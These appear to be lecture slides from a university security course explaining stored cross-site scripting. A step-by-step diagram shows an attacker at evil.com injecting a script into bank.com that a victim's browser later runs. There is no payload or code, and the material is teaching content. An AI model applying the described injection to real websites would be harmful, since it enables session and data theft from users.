Server-side Web Security: Cross-Site Scripting

CS 161: Computer Security

Prof. David Wagner

February 14, 2014

Two Types of XSS (Cross-Site Scripting)


- There are two main types of XSS attacks
- In a *stored* (or “persistent”) XSS attack, the attacker leaves their script lying around on `bank.com` server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the `bank.com` server

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com


1

Inject malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1


Inject malicious script

User Victim

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script


User Victim

2 request content

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim


2 request content

3 receive malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script


Server Patsy/Victim

bank.com

4

execute script embedded in input *as though server meant us to run it*

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script

